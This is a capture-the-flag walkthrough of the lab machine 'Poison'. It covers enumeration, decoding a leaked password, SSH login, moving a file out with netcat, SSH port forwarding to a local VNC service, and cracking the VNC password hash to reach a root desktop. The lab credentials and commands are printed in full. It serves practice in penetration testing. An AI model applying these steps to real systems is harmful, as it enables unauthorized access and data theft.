
Target IP: 10.10.10.84
Target OS: FreeBSD

1. Recon


As usually, we start with the `nmap` to see open ports:

```
blinder@peaky:~/Desktop/HTB/Poison$ nmap -v -A 10.10.10.84 -oN nmap.txt
...
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
...
```

Let's check port 80 first.




After enumerating the website, `listfiles.php` had an interesting output:




2. Owning User


Let's check `pwdbackup.txt` file:



Fair enough, let's fire up our Papa Luigi a.k.a. CyberChef (https://gchq.github.io/CyberChef/) for interactive encoding/decoding. We use `From Base64` since the "=" sign at the end of the string lets us know it's Base64 encoded text.




We decode until output makes sense, which in this case was: `Charix!2#4%6&8(0`. Since SSH was the only running service besides HTTP, this could probably be the SSH password. Let's try connecting, and let's try using `charix` as username.



User owned, now let's move on to owning the system.

3. Owning System

First, we check the content of home directory of `charix`:



Unfortunately, I could not unzip `secret.zip` directly because the shell didn't offer user interaction to type a password. So, first, I moved it into my Kali Linux machine using `netcat`:

In the remote machine:

```
charix@Poison:~ % nc -l 8181 < secret.zip
```

In my own machine:

```
blinder@peaky:~$ nc 10.10.10.84 8181 > secret.zip
```

Now we have `secret.zip` in the directory we ran `nc` from. To unzip, I first tried the same password as the SSH one (`Charix!2#4%6&8(0`) before brute forcing anything, and it worked.

```
blinder@peaky:~/Desktop/HTB/Poison$ nc 10.10.10.84 8181 > secret.zip
^C
blinder@peaky:~/Desktop/HTB/Poison$ ls
nmap.txt  secret.zip
blinder@peaky:~/Desktop/HTB/Poison$ unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
 extracting: secret
blinder@peaky:~/Desktop/HTB/Poison$ ls
nmap.txt  secret  secret.zip
blinder@peaky:~/Desktop/HTB/Poison$ cat secret
[|z!blinder@peaky:~/Desktop/HTB/Poison$
```

After unzipping, we retrieve a file called `secret`, which has gibberish content inside it. Let's run the following command to see the content in hex format:

```
blinder@peaky:~$ hexdump -C secret
```

```
blinder@peaky:~/Desktop/HTB/Poison$ hexdump -C secret
00000000  bd a8 5b 7c d5 96 7a 21                           |..[|..z!|
00000008
```

So, now we have this hex value which makes sense from the dump: `bda85b7cd5967a21`.

We have no idea what it is, but we will save the value as it may come handy later. In other words, we continue enumerating.

One of the first things I checked is running services as root, by running `ps -aux | grep root` (one of many Linux enumerating commands). Output:

```
root    390  0.0  0.2  10500  2448  -  Ss   03:48    0:00.05 /usr/sbin/syslogd -s
root    543  0.0  0.5  56320  5392  -  S    03:48    0:00.90 /usr/local/bin/vmtoolsd -c /usr/local/share/vmware-tools/tools.conf
root    620  0.0  0.7  57812  7052  -  Ss   03:48    0:00.04 /usr/sbin/sshd
root    624  0.0  0.8  85228  7648  -  Is   03:48    0:00.03 sshd: charix [priv] (sshd)
root    639  0.0  1.1  99172 11516  -  Ss   03:49    0:00.13 /usr/local/sbin/httpd -DNOHTTPACCEPT
root    653  0.0  0.8  85228  7768  -  Is   03:49    0:00.02 sshd: charix [priv] (sshd)
root    690  0.0  0.6  20636  6204  -  Ss   03:50    0:00.03 sendmail: accepting connections (sendmail)
root    694  0.0  0.8  85228  7832  -  Is   03:50    0:00.03 sshd: charix [priv] (sshd)
root    719  0.0  0.2  12592  2436  -  Is   03:50    0:00.01 /usr/sbin/cron -s
root   2122  0.0  0.8  85228  7836  -  Is   04:03    0:00.03 sshd: charix [priv] (sshd)
root   2138  0.0  0.8  84012  7708  -  Ss   04:05    0:00.02 sshd: root [priv] (sshd)
sshd   2139  0.0  0.7  61264  7436  -  S    04:05    0:00.01 sshd: root [net] (sshd)
root   2140  0.0  0.8  84012  7708  -  Ss   04:05    0:00.03 sshd: charix [priv] (sshd)
root   2146  0.0  0.8  84012  7708  -  S    04:05    0:00.00 sshd: root [pam] (sshd)
root   2147  0.0  0.8  84012  7708  -  S    04:05    0:00.00 sshd: charix [pam] (sshd)
root    529  0.0  0.9  23620  9032 v0- I    03:48    0:00.11 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/classes -auth /r
root    540  0.0  0.7  67220  7056 v0- I    03:48    0:00.05 xterm -geometry 80x24+10+10 -ls -title X Desktop
root    541  0.0  0.5  57620  5284 v0- I    03:48    0:00.02 twm
root    766  0.0  0.2  10484  2076 v0  Is+  03:50    0:00.00 /usr/libexec/getty Pc ttyv0
root    767  0.0  0.2  10484  2076 v1  Is+  03:50    0:00.00 /usr/libexec/getty Pc ttyv1
root    768  0.0  0.2  10484  2076 v2  Is+  03:50    0:00.00 /usr/libexec/getty Pc ttyv2
root    769  0.0  0.2  10484  2076 v3  Is+  03:50    0:00.00 /usr/libexec/getty Pc ttyv3
root    770  0.0  0.2  10484  2076 v4  Is+  03:50    0:00.00 /usr/libexec/getty Pc ttyv4
root    771  0.0  0.2  10484  2076 v5  Is+  03:50    0:00.00 /usr/libexec/getty Pc ttyv5
root    772  0.0  0.2  10484  2076 v6  Is+  03:50    0:00.00 /usr/libexec/getty Pc ttyv6
root    773  0.0  0.2  10484  2076 v7  Is+  03:50    0:00.00 /usr/libexec/getty Pc ttyv7
root    559  0.0  0.4  19660  3620  0  Is+  03:48    0:00.02 -csh (csh)
charix 2149  0.0  0.0    412   328  4  R+   04:05    0:00.00 grep root
charix@Poison:~ %
```

Of all running services, `Xvnc` looked the juiciest one. But what is VNC?

In short, it is a teamviewer-like software to remotely control another computer. Therefore, I started researching about the service, in which this article www.hep.phy.cam.ac.uk/vnc_docs/start.html helped a lot.

I checked anything starting with `vnc` that was installed in the machine and listening ports by running `sockstat`:

```
charix@Poison:~ % vnc
vncpasswd vncserver
charix@Poison:~ % sockstat | grep vnc
root     Xvnc       529   0  stream /tmp/.X11-unix/X1
root     Xvnc       529   1  tcp4   127.0.0.1:5901        *:*
root     Xvnc       529   3  tcp4   127.0.0.1:5801        *:*
root     Xvnc       529   4  stream /tmp/.X11-unix/X1
root     Xvnc       529   5  stream /tmp/.X11-unix/X1
```

To get access to that running service, I had to run a viewer, which in Unix is done with `vncviewer` (was not installed in Poison machine).

Back in Kali Linux, I tried connection to the viewer that root had initialized, but the service was available locally only. This means that I had to use SSH Port Forwarding (SSH Tunneling).

SSH has this cool feature (`-L` flag) that we can request SSH to listen on a particular port on our machine and forward the traffic to a port on another machine.

```
blinder@peaky~:$ ssh -L 5902:localhost:5901 charix@10.10.10.84
```

The above command starts an SSH connection to `charix`, but also makes my system listen on port `5902`, and forward any connection to `5901` (based in `sockstat`). By default, VNC protocol uses port *59XX*, where *XX* is the display number of the server (in this case, display 01).

After establishing the new SSH connection, we check for listening ports in our machine to verify:

```
blinder@peaky:~$ netstat -punta | grep 5902
```

```
blinder@peaky:~/Desktop/HTB/Poison$ netstat -punta | grep 5902
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:5902          0.0.0.0:*               LISTEN      3818/ssh
tcp6       0      0 ::1:5902                :::*                    LISTEN      3818/ssh
```

Now, instead of using `vncviewer :1` we can run `vncviewer :2` to launch the viewer and try to access the service that root started, only to see that it requires authentication (not surprising):

```
blinder@peaky:~/Desktop/HTB/Poison$ vncviewer :2
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
```

`Charix!2#4%6&8(0` did not work, so we should get back to our hex value that we saw earlier: `bda85b7cd5967a21`. When doing more research, I learned that VNC uses `VNC Hash` to authenticate to the remote-control server, and our hex value might as well be a `VNC Hash`.

I searched for ways to decrypt VNC Server encrypted password, and found a windows executable file which can decrypt classic VNC DES method:

https://www.raymond.cc/blog/download/did/232/


Its usage is simple: `vncpwd.exe <hash>`

```
blinder@peaky:~/Desktop/Malware/vncpwd$ wine vncpwd.exe bda85b7cd5967a21

*VNC password decoder 0.2
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   VNCP@$$!

  Press RETURN to exit
```

We now can run `vncviewer` and authenticate:

```
blinder@peaky:~/Desktop/HTB/Poison$ vncviewer :2
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

A viewer is formed, and we are in as root!



We get the flag with the same `netcat` method.